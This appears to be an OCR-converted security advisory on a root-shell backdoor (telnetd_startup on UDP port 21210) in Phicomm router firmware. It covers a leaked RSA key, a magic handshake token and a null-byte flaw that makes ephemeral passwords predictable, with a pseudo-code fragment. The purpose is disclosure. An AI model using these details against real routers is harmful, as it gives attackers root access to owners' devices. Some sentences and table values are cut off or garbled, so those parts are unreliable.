# Unpatchable Vulnerabilities in Phicomm Router Firmware

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## Synopsis

# Insecure Backdoor Allowing Attackers on the Local Network to Obtain a Root Shell

**AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (8.8/8.6)**

A daemon called **telnetd_startup** was found to be listening on UDP port 21210 on the Phicomm firmware for router models K2, K3, K3C, K2 A7, and K2G A1.

The intended use of this service appears to be to allow a client in possession of a certain private RSA key to launch a **telnetd** service and obtain a root shell on the device without any further authentication. This service is nowhere advertised to the owner of the router, and the private key in question is not made available to the owner, or under the owner's control.

After analysing and testing eleven different firmware versions, for various Phicomm router models, I have identified three distinct variations in the protocol implemented by the telnetd_startup backdoor.

| | | | | | | |
|---|---|---|---|---|---|---|
| K2P | mipsel | 20.4.1.7 | 2017-08-09 | Chinese | 2d761af8a2c0b07328793c | none |
| K3C | mips | 32.1.26.175 | 2017-09-19 | Chinese | be189e091af8bf249bed9ca | none |
| K3C | mips | 33.1.25.177 | 2017-09-21 | International | be189e091af8bf249bed9ca | none |
| K2 A7 | mipsel | 22.6.506.28 | 2017-12-04 | Chinese | 57d9ae0ec017fbd21374f73 | none |
| K3C | mips | 32.1.45.267 | 2018-01-26 | Chinese | 2000b7a80aa866b442fd8f8 | K3C_INTELALL_VER_3.0 |
| K3C | mips | 32.1.46.268 | 2018-01-31 | Chinese | 2000b7a80aa866b442fd8f8 | K3C_INTELALL_VER_3.0 |
| K2G A1 | mipsel | 22.6.3.20 | 2018-05-07 | Chinese | 6ff3c24241b5c55a5ec1e90 | K2_COSTDOWN__VER_3.0 |

| MODEL | PUBLIC KEY | PRIVATE KEY | LEAKED | PLAINTEXT CONTROL | XOR SECRET | SALTS | TESTED |
|---|---|---|---|---|---|---|---|
| K2 | CC232B9BB0 | 9FC8FFBF53A | yes | yes | no | PERP, TEMP | virtual |
| K3 | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | virtual |
| K3C | CC232B9BB0 | 9FC8FFBF53A | yes | yes | no | PERP, TEMP | virtual |
| K3C | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | virtual |
| K2P | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | virtual |
| K3C | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | virtual |
| K3C | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | hardware |
| K2 A7 | CC232B9BB0 | 9FC8FFBF53A | no | yes | yes | PERM, TEMP | virtual |
| K3C | E7FFD1A1BB | unknown | no | yes | yes | PERM, TEMP | virtual |
| K3C | E7FFD1A1BB | unknown | no | yes | yes | PERM, TEMP | virtual |
| K2G A1 | E541A63168( | unknown | no | yes | yes | PERM, TEMP | hardware |


The oldest generation I've found of Phicomm's `telnetd_startup` protocol (shaded blue, in the tables above) is relatively simple: the server waits to receive an encrypted message, which it decrypts and hashes with two different salts. It then waits for another message, and if *that* message matches either of those hashes, it will either spawn the telnet service or write a flag to the flash drive to trigger the spawning of telnet on boot. This is the protocol we see in the K2 22.5.9.163, released in early 2017. That particular build made the blunder of hardcoding the *private key* in the binary, which defeats the purpose of asymmetric encryption. This error enabled the creation of `RoutAckProV1B2.exe`, a router-hacking tool which has been circulating online for several years, which uses the pilfered private key to allow any interested party to gain root access to this iteration of the backdoor. Of course, as we just saw, use of the private key isn't even necessary to open the door. What the design overlooks—and this oversight will never be truly corrected—is that it's not only possible but easy to generate phony ciphertext that a public RSA key will "decrypt" into predictable, phony plaintext. Doing so will permit an attacker to subvert the locking mechanism on the backdoor, and gain unauthorized entry.


Phicomm responded to this situation in an entirely insufficient fashion in the next generation of the protocol (shaded yellow), which we find in the firmware versions released later in 2017, including the still-for-sale international release of the K3C (analysed above). They redacted the private key from the binary, but failed to change the public key. Their next design, moreover, appears to share the assumption that it's only by encrypting data the private key that an attacker can predict or control the

private key, but it's ultimately just a matter of discovering some phony ciphertext that decrypts to a plaintext that begins with a printable ASCII character. This gives us a 1 in 92 chance of colliding with the first byte of the random secret, which, due to the careless use of `sprintf`'s `%s` specifier for bytearray concatenation, will result in the a completely predictable empheral password.

In the next iteration (mauve in the tables above) is the last we looked at, and likely the last released. Phicomm finally removed the compromised public key, and took the additonal precaution of deploying a distinct public key to each router model. They also added a device-identifying handshake phase to the protocol, which makes the backdoor considerably stealthier—there's no real way to tell that it's listening on UDP port 21210, unless you send it the magic token `ABCDEF1234`. It responds to this magic token with a device-identifying hash, permitting the client to select the private key that matches the public key compiled into the service. The algorithm itself, however, shares the same security flaws as its precedessor, and is vulnerable to an essentially identical attack. This is the iteration we see in the Chinese market release of K3C 32.1.46.268, and the Chinese market K2G A1 22.6.3.20—the firmware image that ended up on certain Wavlink-branded routers, that Wavlink neglected to flash with firmware of their own.

The fully reverse engineered third-generation protocol is illustrated in the agent interaction diagram below.








Phicomm's implementation of this protocol is faulty, however. By means of a carefully crafted exchange of packets, an attacker is able to cause a *null byte* to appear at the head of a buffer that **telnetd_startup** uses internally to construct the ephemeral passwords that the client can use to peristently or temporarily launch **telnetd -l /bin/login.sh**. Condensing things a little, the pseudo-code


```
        xor(SECRET_PLAINTEXT,
            RSA_public_decrypt(HARDCODED_PUBLIC_KEY,
                               ENCRYPTED_XOR_MASK)));
temp_password = MD5(result);
```

